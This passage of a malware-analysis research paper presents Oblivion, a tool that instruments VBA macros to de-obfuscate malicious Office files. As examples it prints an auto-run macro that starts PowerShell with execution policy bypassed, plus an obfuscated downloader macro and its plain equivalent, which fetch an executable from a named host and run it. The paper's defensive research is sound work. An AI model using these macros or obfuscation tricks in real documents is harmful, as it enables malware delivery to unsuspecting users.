Journal of Computer Virology and Hacking Techniques
https://doi.org/10.1007/s11416-024-00531-3

ORIGINAL PAPER

Oblivion: an open-source system for large-scale analysis of macro-based office malware

Alessandro Sanna[1,2] · Fabrizio Cara[3] · Davide Maiorca[1] · Giorgio Giacinto[1]

Received: 8 March 2024 / Accepted: 7 June 2024

Abstract
Macro-based Office files have been extensively used as infection vectors to embed malware. In particular, VBA macros allow leveraging kernel functions and system routines to execute or remotely drop malicious payloads, and they are typically heavily obfuscated to make static analysis unfeasible. Current state-of-the-art approaches focus on discriminating between malicious and benign Office files by performing static and dynamic analysis directly on obfuscated macros, focusing mainly on detection rather than reversing. Namely, the proposed methods lack an in-depth analysis of the embedded macros, thus losing valuable information about the attack families, the embedded scripts, and the contacted external resources. In this paper, we propose Oblivion, an open-source framework for large-scale analysis of Office macros, to fill in this gap. Oblivion performs instrumentation of macros and executes them in a virtualized environment to de-obfuscate and reconstruct their behavior. Moreover, it can automatically and quickly interact with macros by extracting the embedded PowerShell and non-PowerShell attacks and reconstructing the whole macro behavior. This is the main scope of our analysis: we are more interested in retrieving specific behavioural patterns than detecting maliciousness per se. We performed a large-scale analysis of more than 30,000 files that constitute a representative corpus of attacks. Results show that Oblivion could efficiently de-obfuscate malicious macros by revealing a large corpus of PowerShell and non-PowerShell attacks. We measured that this efficiency can be quantified in an analysis time of less than 1 min per sample, on average. Moreover, we characterize such attacks by pointing out frequent attack patterns and employed obfuscation strategies. We finally release the information obtained from our dataset with our tool.

Keywords Macro · Malware · VBA · PowerShell · Word · Excel · Office

1 Introduction

Malware has shown an intriguing evolution during the last decade. Recent reports have shown that malicious programs are often conveyed by embedding payloads in *infection vectors*, i.e., file formats such as multimedia and documents [1, 2]. Victims often underestimate the capabilities of such formats, which can embed scripting codes written in languages that allow attackers to conceal payloads easily. Between 2010 and 2020, the two most used formats for embedding attacks were PDF and SWF due to the numerous vulnerabilities that targeted Adobe Reader and Flash [3, 4]. However, PDF vulnerabilities have been progressively patched, and Adobe dismissed Adobe Flash at the end of 2020. Hence, attackers reversed back to the ’90 s, when macro viruses, like Melissa[1] and Concept,[2] became one of the most prevalent infection mechanisms to exploit vulnerabilities effectively and convey malicious programs, Microsoft Word being one of the main targets. In 2018, security companies showed an increment of 1000% (in 1 year) of malicious PowerShell payloads [1],

✉ Alessandro Sanna
alessandro.sanna96@unica.it

Fabrizio Cara
f.cara@avanade.com

Davide Maiorca
davide.maiorca@unica.it

Giorgio Giacinto
giorgio.giacinto@unica.it

1 Department of Electric and Electronic Engineering, Cagliari State University, Via Marengo 2, 09045 Cagliari, Italy

2 Abissi S.r.l., Ex SS 131 KM 10.500, 09028 Sestu, Italy

3 Avanade Italy S.r.l., Via del Mulino 11A, 20057 Assago, Italy

1 https://www.f-secure.com/v-descs/melissa.shtml.
2 https://www.f-secure.com/v-descs/concept.shtml.

with more than 30,000 released in the first quarter of 2019 (in the same quarter of 2018 they were less than 5000) [5]. These reports also showed that such payloads are concealed using macros embedded in Microsoft Office (Word and Excel) files. Macros are written in Visual Basic for Applications (VBA), which can be heavily obfuscated and feature APIs that allow even direct interactions with the OS.

Analyzing macros is possible by employing publicly available tools such as OleVBA [6, 7]. However, the advanced obfuscation and anti-analysis techniques used by malicious samples make these tools unusable in most cases, thus making research works primarily focus on developing more advanced static analysis techniques [8–10]. Nevertheless, such approaches show clear limitations, as static analysis can only partially address the complexity of obfuscated malware, especially in dynamic code loading. Although dynamic analysis through sandboxing may seem an excellent strategy for detecting advanced attacks, it also exhibits various critical issues. For example, sandboxes typically focus on the *effects* that malicious payloads extracted by macros have on the target system but do not provide enough information on *how and why* macros work (or fail, in some cases!). With an in-depth analysis of how macros work, we could gain much information on the employed attack and obfuscation strategies and how specific families behave. Moreover, publicly available online and offline sandboxes [11–13] are slow and unfeasible for analyzing large loads of malicious macros.

To overcome these issues, we propose Oblivion, an *open-source*, *modular*, *fast*, *static and dynamic* framework for the instrumentation and analysis of macros contained in Office files. This is done to deobfuscate the *operations* carried out by the macro without needing to directly reconstruct a clear version of the code. Oblivion leverages the characteristics of VBA to *instrument* macros to trace every variable value and method call included in the file and to retrieve and de-obfuscate the employed PowerShell codes. Besides, Oblivion can reveal attacks alternative to PowerShell by detecting suspicious actions (*e.g.*, accessing Outlook to send malicious emails or dropping additional malicious macros) and automatically interacting with windows that may be prompted during execution to hinder automatic analysis. This novel functionality, not yet present in the State of the Art, helped overcome the hindrance of MessageBox-like windows, used by malware authors to stop dynamic analyzers in their tracks. Additionally, the tool constitutes a novelty in the sense that, to the best of our knowledge, no other tool provides the same level of detail for VBA malware in a scenario where advanced obfuscation techniques are involved.

The architecture of Oblivion has been designed to run fast and effective analyses of large loads of files. In particular, we performed an analysis of more than 40,000 Office malicious files belonging to different families and featuring macros of various types. The attained results show that Oblivion could analyze most of them by extracting and de-obfuscating thousands of PowerShell codes. Moreover, we used the capabilities of Oblivion to describe a comprehensive list of *attack families* that reflect the different behaviors of macros. Finally, we measured Oblivion's performance by showing an average analysis time of less than one minute. Our major goal is to develop a tool the scientific community can use effectively for further research and analyses. For this reason, we make Oblivion *open-source*[3]. We release all the reports generated during our experiments[4]. These reports contain the de-obfuscated macro operations and related obfuscated and de-obfuscated PowerShell codes that Oblivion could extract from the macros.

The rest of the paper is organized as follows: Sect. 2 provides an overview of the organization of Office files and of the VBA language used to write macros, by focusing on macro-based malware and its obfuscation; Sect. 3 describes the related work in the field, highlighting the advances concerning the state of the art of the proposed approach; Sect. 4 describes the architecture and the functionalities of Oblivion; Sect. 5 provides the experimental results attained by Oblivion on a dataset of malware samples; Sect. 6 presents and discusses the limitations of our approach; Sect. 7 provides the closing remarks for the paper and sketches future research directions.

2 Microsoft office files

The Microsoft Office suite is among the most popular document-processing software bundles. The whole suite revolves around three main products employed to elaborate documents (Microsoft Word), spreadsheets (Microsoft Excel), and presentations (Microsoft PowerPoint). The files parsed by such products can be represented in two formats, between which users can easily switch: `OLE` (Object Link and Embedding - Compound Document Format) and `OOXML` (Office Open XML) [14]. The first format, identified by file extensions such as `.doc`, `.xml` and `.ppt`, was the *de-facto* standard in Microsoft Office 97-2003. The second format, identified by file extensions such as `.docx`, `.xlsx`, and `.pptx`, was introduced in Office 2007, and it is the default standard in recent versions (currently, Office 2019 and 365). The following briefly describes the primary differences between the `OLE` and the `OOXML` formats. Then, we explain how macros are typically employed in Office files, along with their characteristics.

[3] https://github.com/alessandro-sanna/oblivion.

[4] https://doi.org/10.6084/m9.figshare.25353283.

2.1 File formats

The Object Link and Embedding Compound Document Format (from now on referenced as OLE) is a hierarchical collection of *storage* and *stream* objects that can be seen, from a file system perspective, as directories and files [15]. The general idea is organizing the document in *components* that can be easily updated/added without altering the rest of the file.

In the case of .doc files, the primary stream is represented by the File Information Block (FIB), which contains the references to the other streams inside the file. Such streams include, among others, tables, data with no predefined structures, and *macro* codes [16]. Excel documents typically contain one or more *workbook streams*, data structures that can contain additional *substreams*. Substreams contain additional information about the elements commonly used inside the workbook, such as sheets, charts, and macros [17].

The OOXML format has been codified in international standards ISO/IEC 29500 and ECMA-376 [18]. An OOXML is a zipped archive containing previously embedded elements in the OLE format's storage/object structure. The file is now represented as a compressed archive, so it is more straightforward to understand and point out its components. Many elements in the OOXML format are seen as separate files. This characteristic enhances the modularity compared to the previous implementations and improves the file robustness against data corruption. In this representation of the file, detecting macros embedded inside the file is even easier. Note that, differently to the OLE format, the structural OOXML representations of the .docx and .xlsx files are very similar.

2.2 VBA macros

Macros are programs written in Visual Basic for Applications (VBA), an implementation of Visual Basic for Office. Macros are contained in *binary* files (typically named vbaProject.bin). They are integrated into the file structure according to the employed format (OLE[5] or OOXML[6]). Macros are sequences of events that are automatically executed to avoid the repetition of manual actions inside an Office document. For clarity, we borrow from TrumpExcel[7] an example of a simple Excel macro used to save all worksheets in a separate PDF when the file is closed, reported in Listing 1.

```
Sub AutoClose()
Dim ws As Worksheet
For Each ws In Worksheets
ws.ExportAsFixedFormat xlTypePDF, "C:\Users\
    User\Desktop\Test\" & ws.Name & ".pdf"
Next ws
End Sub
```

Listing 1 An example of VBA code run for legitimate purposes.

By default, OOXML files (.docx,.xlsx,.pptx) can't be used to store macros. Only specific files with enabled-macro can be used to contain VBA macros. Conversely, OLE files are organized in streams that can be visualized via oledir, as depicted in Listing 2. The VBA code's execution is inherently linked to the opened Office file (i.e., it is impossible to execute a stand-alone VBA program). VBA macros can be represented in three major file formats, according to the design choices made by the user [19]:

- *Class Modules (.cls)*. These macros contain *classes*, and the embedded variables are *instance-based*, meaning they can be accessed only through objects related to the class.
- *Macro Modules (.bas)*. These macros only contain *global variables*, meaning only one instance is saved and employed in the rest of the macro code. Changing variables inside .bas macros mean that their upgraded values will be employed by other procedures that use them.
- *Form modules (.frm)*. These macros typically focus on creating graphical interfaces for the users to insert data that can be used in the document.

Typically, at least one standard.cls macro (typically referred to as ThisDocument or ThisWorkbook) is present in each macro-based file. These standard macros cannot be deleted from the VBA project. Listing 3 shows an example of macro employed in VBA applications [20].

The code takes an integer *c* (with the InputBox command) as user input. It multiplies it for each element of a list *rng* of numbers the user previously selected (Selection). Routines in VBA are typically introduced with the Sub keyword, while variables are declared with Dim. Users typically employ such small functions as valid aids to perform complex operations on data.

[5] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-cfb.

[6] https://learn.microsoft.com/en-us/openspecs/office_standards/ms-oe376.

[7] https://trumpexcel.com/excel-macro-examples/#Save-Each-Worksheet-as-a-Separate-PDF.

```
oledir 0.54 - http://decalage.info/python/oletools
OLE directory entries in file a86cb4f49ce3152fa11d23774e3c04c04ee42906ab39acf63deb25eab032df06.doc
    :
----+------+-------+----------------------+-----+-----+-----+--------+------
id  |Status|Type   |Name                  |Left |Right|Child|1st Sect|Size
----+------+-------+----------------------+-----+-----+-----+--------+------
0   |<Used>|Root   |Root Entry            |-    |-    |3    |42      |9408
1   |<Used>|Stream |Data                  |-    |-    |-    |13      |4096
2   |<Used>|Stream |1Table                |1    |-    |-    |1B      |9136
3   |<Used>|Stream |WordDocument          |6    |5    |-    |0       |9272
4   |<Used>|Stream |\x05SummaryInformation|-    |-    |-    |2D      |4096
5   |<Used>|Stream |\x05DocumentSummaryInf|4    |-    |-    |35      |4096
    |      |       |ormation              |     |     |     |        |
6   |<Used>|Storage|Macros                |2    |17   |15   |0       |0
7   |<Used>|Storage|VBA                   |-    |-    |9    |0       |0
8   |<Used>|Stream |dir                   |-    |-    |-    |0       |521
9   |<Used>|Stream |__SRP_0               |8    |11   |-    |9       |1128
10  |<Used>|Stream |__SRP_1               |-    |-    |-    |1B      |98
11  |<Used>|Stream |__SRP_2               |10   |13   |-    |1D      |220
12  |<Used>|Stream |__SRP_3               |-    |-    |-    |21      |66
13  |<Used>|Stream |ThisDocument          |12   |14   |-    |23      |3785
14  |<Used>|Stream |_VBA_PROJECT          |-    |-    |-    |5F      |2726
15  |<Used>|Stream |PROJECT               |7    |16   |-    |8A      |371
16  |<Used>|Stream |PROJECTwm             |-    |-    |-    |90      |41
17  |<Used>|Stream |\x01CompObj           |-    |-    |-    |91      |117
18  |unused|Empty  |                      |-    |-    |-    |0       |0
19  |unused|Empty  |                      |-    |-    |-    |0       |0
----+----------------------------+------+-------------------------------------
id  |Name                        |Size  |CLSID
----+----------------------------+------+-------------------------------------
0   |Root Entry                  |-     |00020906-0000-0000-C000-000000000046
    |                            |      |Microsoft Word 97-2003 Document
    |                            |      |(Word.Document.8)
17  |\x01CompObj                 |117   |
5   |\x05DocumentSummaryInformati|4096  |
    |on                          |      |
4   |\x05SummaryInformation      |4096  |
2   |1Table                      |9136  |
1   |Data                        |4096  |
6   |Macros                      |-     |
15  |  PROJECT                   |371   |
16  |  PROJECTwm                 |41    |
7   |  VBA                       |-     |
13  |    ThisDocument            |3785  |
14  |    _VBA_PROJECT            |2726  |
9   |    __SRP_0                 |1128  |
10  |    __SRP_1                 |98    |
11  |    __SRP_2                 |220   |
12  |    __SRP_3                 |66    |
8   |    dir                     |521   |
3   |WordDocument                |9272  |
```

Listing 2 OLE structure of a DOC malware.

```
Sub multiplyWithNumber()
Dim rng As Range
Dim c As Integer
c = InputBox("Enter a number")
For Each rng In Selection
If WorksheetFunction.IsNumber(rng) Then
rng.Value = rng * c
Else
End If
Next rng
End Sub
```

Listing 3 A simple example of VBA code to multiply the numbers in a list by a number chosen by the user.

2.3 VBA malware

Besides allowing users to simplify their work with Microsoft Office, VBA provides a set of advanced functionalities to control the operating system, spawn external processes, and interact with shells or networks. These characteristics make VBA a well-suitable vector to execute malware, as attackers can trigger functions to, *e.g.*, load payloads in memory, download files, and execute external scripts (by employing PowerShell, a powerful scripting language used in Windows environments). In this way, attackers *do not even need to exploit vulnerabilities of applications*, as the functions that they can directly invoke potentially allow them to install additional payloads on the victims' systems. This operation is designed to evade static analysis: the malicious content is not immediately present inside the code. Instead, it will be retrieved via legitimate internet connectivity or file reading functions.

Most malicious macros hide and generate (typically, at runtime) PowerShell codes.[8] Once the scripting code is ready, it gets executed through a shell spawned using VBA APIs such as `WScript.Shell`. The execution is often finalized by dropping and executing additional payloads. In other cases, macros can directly load different payloads, which typically require extensive routines. Listing 4 shows a typical example of macros executed by malware.

```
Sub AutoOpen()
Dim p = "p" & "o" & "w" & "e" & "r" & "s" & "h"
    & "e" & "l" & "l"
Dim Command = p & " -Executionpolicy Bypass -
    NoLogo -noninteractive -file C:\Users\all\
    Desktop\all.ps1 -parameter"
Set objShell = CreateObject("Wscript.shell")
objShell.Run Command, 0
End Sub
```

Listing 4 A simple example of VBA code executed by malware.

Examining this macro makes it possible to infer some typical traits of macro-based attacks. First, the majority of them employ *automatic functions*, *i.e.*, functions that execute either when the users *open* or *close* the Office files. Notably, these functions have common names which are automatically recognized by the macro-processor (*e.g.*, `AutoOpen`, `DocumentOpen`, `WorkbookOpen`). The second characteristic is the PowerShell command, which in this case, executes another PowerShell script (`all.ps1`) located in the *C* drive of the victim. Another interesting point is that a part of the command, specifically the `powershell` word, has been *obfuscated* with a simple string concatenation technique.

2.4 Macro obfuscation

Obfuscation is extensively used in macros, and it often represents an insurmountable hurdle for static analysis. Listing 5 represents a small example of this technique.

```
Sub Workbook_Open()
If encprovdetCipherMode < 101 Then
opaglenner = ",'T.wEB','CLI')).DOwN"
Dim gerbelook As String
Randomize
gerbelook = Int(Rnd * 8334555#)
bollgolfer = haligaliopa
samardamas = gerbelook
alpinemount = "(\""{0}{2"
amaaaas = "do" + "{&(\""{" + "1}{0}\"" -f'ep" +
     "','sle'" + ") 33;$" + "{D`e" + "s} =  $7d
    "
haronysong = amaaaas + gopperficher + "&(\""{"
    + "0}" + "{1}" + "{2}\"" -f'Ne" + "','w-','
    Obj" + "ect') "
hulalyred = "whil" + "e(!${?" + "});&(\""{0}" +
     "{2}{3}" + "{1}\""-f 'St','oce" + "ss','
    art','-Pr') $Des\" + samardamas + ".e" + "
    xe"""

bamanuga = alpinemount + "}{1}{" + "3}{5}{" + "
    6}{4}" + emegaa + opaglenner + "LoA" +
    olliverst + "le.iNvoKE(\""ht" + "tps://hawk
    " + "grute.m" + "en/atrvs\"",\""$Des\" +
    samardamas + ".exe\"")}"
sisterands = bollgolfer + haronysong
sisterands = sisterands + bamanuga + hulalyred
rabbithers = spirtwhite + sisterands
Shell rabbithers, RibbonControlSizeRegular
End If
End Sub
```

Listing 5 An example of obfuscated macro.

The code is hard to be examined by humans or static automatic analyzers. However, it is still possible to retrieve some information by analyzing some small readable parts of the code. For example, the word `iNvoKE` suggests the presence of an encoded PowerShell command. Likewise, the presence in the same line of code of `tps://hawk` and `.exe` suggests that there may be an encoded URL from which an executable file is downloaded. The `Shell` function at the end of the macro indicates that a shell is spawned for executing PowerShell. Nevertheless, in many cases, the static analysis of the code is practically impossible.

For comparison, in Listing 6 we report an equivalent VBA Macro that performs the same action as the example before (we avail of the custom function "DownloadFile" for clarity). From here, it is immediately visible that this is a downloader that retrieves an EXE file from a compromised server and subsequently runs it.

```
Sub Workbook_Open()
Dim randomNumber As String
targetUrl = "https://hawkgrute.men/atrvs"
localPath = Environ("APPDATA") & "malicious.exe
    "
DownloadFile targetUrl localPath
Shell localPath
End Sub
```

Listing 6 A malicious macro without obfuscation.

According to a recent taxonomy [9], we can identify four major obfuscation techniques employed by obfuscated macros:

- *Random Obfuscation.* The function and variable names in macros are replaced with random sequences of characters.
- *Split Obfuscation.* Strings inside macros are split and chained with the join operators `&` and `+`. The number and length of the splits are arbitrary.
- *Encode Obfuscation.* Data inside macros are encoded using algorithms such as Base64 or Shift. More specifically, there are three ways to obfuscate macros with encoding: *(i)* by using *built-in* functions such as `Replace`, which replaces characters with other sequences of characters; *(ii)* by employing character encoding with the use of functions such as `Asc`, `Hex` or `Chr`; *(iii)* by using custom algorithms that resort to xor, Base64, or Shift.

[8] Aside from PowerShell, other shell-based commands may be used to drop and execute additional payloads.

- *Logic Obfuscation*. This technique is employed by declaring variables or functions that are never reached by the execution of the code.

The techniques described above can be combined to make the analysis even more complicated if performed only statically. Thus, it becomes crucial to employ approaches that can de-obfuscate macros regardless of the complexity of the obfuscation techniques.

3 Related work

Office Malware Detection Previous scientific work on Office malware focused on analyzing and detecting Office files by employing static or dynamic analysis of the original macro codes. Schreck et al. [21] used dynamic analysis to inspect Office files by executing them in multiple sandboxes (till Office 2007). They observed the system call traces generated during the execution and the Assembly instructions employed by payloads.

Smutz and Stavrou [22] proposed an approach to disarm the exploits in Office files by randomizing their structural contents. In particular, the authors randomized the file data structures to make the malicious contents not accessible anymore while preserving the remaining functionality of the documents. The approach was applied to.doc and.docx files. Ruaro et al. [23] focused on another nuance of the Office macro problem and proposed SYMBEXCEL. This program resolves obfuscation in Excel XL4 malicious macros via symbolic execution.

Concerning machine learning-based approaches, ALDOCX [8] uses active learning to perform static analysis and detect malicious.docx files. In comparison to Oblivion, this system does not analyze the code that is truly executed by the files. Instead, it resorts to hierarchical structural paths obtained from the XML structure of the files. Therefore, this approach can only be used on XML-based Office documents, thus ruling out other formats such as.doc and.xls.

Kim et al. [9] proposed a machine-learning method to analyze obfuscated macros. More specifically, the proposed strategy aimes to extract a comprehensive set of static features from the analyzed code, such as the number of characters, the average length of words, and the Shannon entropy.

Lu et al. [10] proposed detecting malicious Office macros by performing static analysis of the files from four perspectives: functional words, OLE file object formats, structural paths, and specification errors. The authors employed machine learning on features extracted from these characteristics to perform the detection of OOXML files.

Mimura and Ohminami [24, 25] proposed techniques to detect obfuscated macros by using Latent Semantic Indexing (LSI) and Natural Language Processing (NLP) to extract words from the source code of macros. The extracted words are then encoded as features used to train a machine-learning model.

Koutsokostas et al. [26] computed, both statically and dynamically, a binary vector representation of an imbalanced Office malware set and used it to feed classifiers that estimated the maliciousness of documents. Notably, their method detects the use of DDE (Dynamic Data Exchange) and LOLBins (Living Off the Land Binaries).

Yan et al. [27] analyzed the visual data, such as text and images, inside the samples and used the definition of *deceptive content* (e.g. samples that visually mimic official Microsoft Documentation) to classify a sample as malicious or not.

PowerShell Analysis Previous scientific work also focused on analyzing PowerShell scripts generated by macro codes. Specifically, the first methods analyzed obfuscated scripts by employing machine learning and techniques such as Abstract Syntax Trees [28, 29]. Other strategies employed Deep Learning in combination with Abstract Syntax Trees and Natural Language Processing [30–32]. Alahmadi et al. [33] used Deep Learning in conjunction with auto-encoders. Ugarte et al. [34] presented PowerDrive, an automatic, open-source de-obfuscator for PowerShell that simplifies the analysis of these attacks and that has been used as a part of the post-processing module in Oblivion. Finally, Li et al. [35] proposed an alternative de-obfuscation approach for obfuscated PowerShell codes based on the semantic sub-tree analysis.

Tools for Macro Analysis Various publicly available tools can be used to extract information from Office files. OleVBA is among the best static tools to analyze Office files [6], and Oblivion uses it to aid static analysis. It works on both OLE and OOXML files, and extracts information about suspicious VBA keywords that can be used to perpetrate attacks. Notably, OleVBA cannot be employed alone to perform full malware analysis, as it suffers from the limitations of static analysis (it is especially vulnerable against) obfuscation. In 2016, ESET released a dynamic approach to analyze Word files called VHook [7], which Oblivion has extended. The file is instrumented by injecting specific control instructions in the macro-code, thus extracting the input parameters of System functions (such as `Shell`). However, this approach is limited to Word files and lacks many of the characteristics introduced with Oblivion (see Sect. 4).

Macros can also be treated as Visual Basic scripts. With this respect, Usui et al. [36, 37] proposed to trace API calls in scripting languages. Their work aims to be universally suitable for a plethora of scripting languages, including Visual Basic. While not that broadly applicable, Oblivion can retrieve richer information, such as variable content and interaction windows.

Finally, another popular tool is OfficeMalScanner [38], which performs static analysis of macro embedded in Office documents, similarly to OleVBA. The tool also looks for possible encryption keys that may be used to protect the analyzed documents.

4 The oblivion framework

Oblivion is a framework that combines static and dynamic analysis to provide a complete overview of macro-based Office files. The overall architecture of the system, depicted in Fig. 1, has been tailored to analyze complex macro-embedding malware (but it can be employed on any Office file). The system receives a folder containing the target files and outputs a detailed analysis report for each file. The overall architecture of the system is composed of multiple modules, described as follows:

4.1 Instrumentation

1. *Pre-Processing*. The system performs a preliminary analysis of the target files by employing static analysis. The goal of this step is multi-folded: *(i)* ensuring that the analyzed files contain macros; *(ii)* ensuring that the macros are syntactically correct; *(iii)* finding the presence of possible obfuscation; *(iv)* ensuring that the macros are correctly executed. If the system can analyze the embedded macros, they are sent to the instrumentation module.
2. *Instrumentation*. Oblivion injects special control and logging instructions into each macro extracted during the pre-processing phase, to track each variable and method call. The output of this module is a modified Office file that can execute the instrumented macro.
3. *Execution*. Oblivion executes the instrumented macros in a virtualized environment. This module examines the macro's execution by tracing the values of the employed variables and logging all method invocations. The extracted information is saved and sent to the post-processing module.
4. *Post-Processing*. Oblivion parses the output sent by the execution module to produce a final report containing, among other things, the extracted PowerShell codes (obfuscated and de-obfuscated—if any), the contacted URLs, the evolution of each macro variable, and more.

In the following, we provide a detailed description of the functionality of each module.

4.2 Pre-processing


This module aims to simplify the analysis of multiple files as much as possible by excluding those that embed syntactically wrong or empty macros. Additionally, the system analyzes possible obfuscation patterns related to the macros' maliciousness. The operations carried out by this module can be summarized in two steps:

1. The pre-processor searches for macros embedded in the formats described in Sect. 2 (in particular, `.cls` and `.bas`). This search is automatically carried out using the popular static analysis tool `OleVBA` [6]. `OleVBA` also retrieves additional information about possible suspicious calls and actions the extracted macros perform and adds the results to the final report (*i.e.*, when all the other analysis phases are complete).
2. The pre-processor analyzes the macros extracted by `OleVBA` and returns four possible labels for each macro:
   - *Corrupted*. The macro contents are corrupted and not visible. This output means the macro cannot be executed (*i.e.*, no malicious actions will occur).
   - *Password protected*. The embedded macro is password-protected from visualization and access. Hence, the macro cannot be analyzed without the correct password.
   - *Interaction-based Macros*. The macro requires specific *interactions* with the user to be properly executed. In particular, the macro typically employs VBA APIs such as `MsgBox` and `ShowWindow` to ask users for additional interactions.
   - *Standard macros (.cls and.bas)*. Macros labeled as standard are statically valid, not password-protected, and do not require users' interactions to be executed. Typically, these macros are in the (`.cls`) or `.bas` formats. Office files can often contain more than one macro in the two formats. We refer to this case as `.bas+.cls`.

Oblivion will analyze macros deemed as working, standard, or interaction-based. Then, it retrieves the *obfuscation patterns* described in Sect. 4 by analyzing macros through the following heuristics: *(i)* the presence of specific APIs; *(ii)* the randomness in variable names; *(iii)* existing encoding-related functions; *(iv)* anomalous distributions of special characters, such as `&` and `+`.

We first extract the macro code from the original file using `OleVBA`.

This module then instruments the extracted macros with special logging instructions (a phase called *macro modification*) and re-injects them either into the original Office file or into a clean file of the same type (a phase called *injection*). For the following experiments, we used the first option to preserve possible additional malicious content not directly included in the VBA code (e.g. PowerShell code hidden in a Text Block). In the following, we provide additional details about the two phases.



```
Sub Workbook_Open()
If noOvar > 0.6 Then
Dim zygotagogo As String
valcanuum = "p"
segamegadrv = glentuborjer + "jdnjwn"
[...]
End Sub
```

```
Sub Workbook_Open()
On Error GoTo oblivion_exception_handler:
oblivion_init
oblivion_log("**Method** Workbook_Open")
On Error Resume Next
If noOvar > 0.6 Then
Dim zygotagogo As String
valcanuum = "p"
oblivion_log("valcanuum = ")
oblivion_log(valcanuum)
segamegadrv = glentuborjer + "jdnjwn"
[...]
oblivion_exception_handler:
oblivion_log("Exception: " &
Err.Description)
On Error Resume Next
End Sub
```

Fig. 1 General Architecture of Oblivion

Macro Modification. This phase aims to control and trace the evolution of the variables and method calls employed by macros. This technique is beneficial for macros that hide scripting codes by scrambling them into multiple variables, which are *dynamically re-assembled* at runtime. Observing each variable's evolution is crucial to maximizing the probability of extracting the full scripting code. This strategy also allows the detection of other attack strategies besides PowerShell (*e.g.*, using Outlook to send malicious emails).

Monitoring VBA instructions is a notoriously complex challenge because of the rich syntax employed by Visual Basic, the wide variety of employed samples, and the numerous obfuscation techniques. To tackle this challenge, we completely re-designed and expanded `VHook` [7], a popular macro instrumentation tool. The idea behind this tool takes inspiration from Windows API Hooking techniques. Namely, common VBA methods and functions, like `Mid`, are replaced with self-logging versions of themselves. The primary goal is to discover information such as internal VBA functions within malicious files (e.g. `Shell`) and external function declarations (e.g. `URLDownloadToFileA`). However, this approach can fail on malware employing heavy obfuscation. Moreover, it used no code (or variable) analysis or PowerShell extraction.

We significantly expanded the instrumentation approach proposed in `VHook` by implementing complete variable tracking and methods monitoring for both `OLE` and `OOXML` Office files. In particular, for each executed instruction that is related to a variable assignment and method execution, we inject logging instructions that belong to a special logging VBA class. The methods embedded in the class belong to two categories: *(i)* general logging methods that print the contents of accessed variables; *(ii) overriden* VBA methods (e.g., `CreateObject`, `GetObject`, `Mid`) that allow, along with the execution of the original methods, to log their parameters.

To perform reliable instrumentation that would not introduce crashes during the execution of the instrumented macro, we introduced proper management of the following technical aspects of the language (which were absent in VHook):

- *Data Structures*. Complete handling and tracking of data structures such as arrays and lists.
- *Special Statements*. Special statements like `If`, `With`, `For`, and `While` instructions can be either expressed in multiple lines and/or in line. Oblivion can extract and track variables in multi-line and in-line complex statements.
- *In-Line Instructions*. Effective management of multiple in line instructions separated by a colon (:).
- *Exceptions*. Correct handling of exceptions-throwing functions.

- *In-line Comments*. Proper management of comments, especially when in line with other instructions. In VBA, comments are introduced by a single quote (`'`). When these comments are in line with proper instructions, they can compromise the overall analysis.

To demonstrate the capabilities of Oblivion, we added in Appendix A an example of an obfuscated macro that our system has fully analyzed.

Macro Injection. In this phase, the system injects the modified macros into a *clean file* to significantly speed up the analysis process. The execution and load times are not influenced by external elements (such as heavy Excel worksheets). Conversely, Oblivion may also employ a *copy* of the original file *devoided* of its macros. The user can decide the type of injection: injecting into clean files will speed up the analysis process, as the execution and load times are not influenced by external elements (such as heavy Excel worksheets). However, this may create problems in analyzing files whose macro execution depends on elements contained in the original file (*e.g.*, the value of a specific cell in an Excel file, or the textual content of a *Shape* element). During our experimental phase, we opted for the *original document* mode, slightly compromising the performance in favour of completeness.

Once the macros have been correctly injected into the file, the analysis proceeds to the execution module.


4.3 Execution

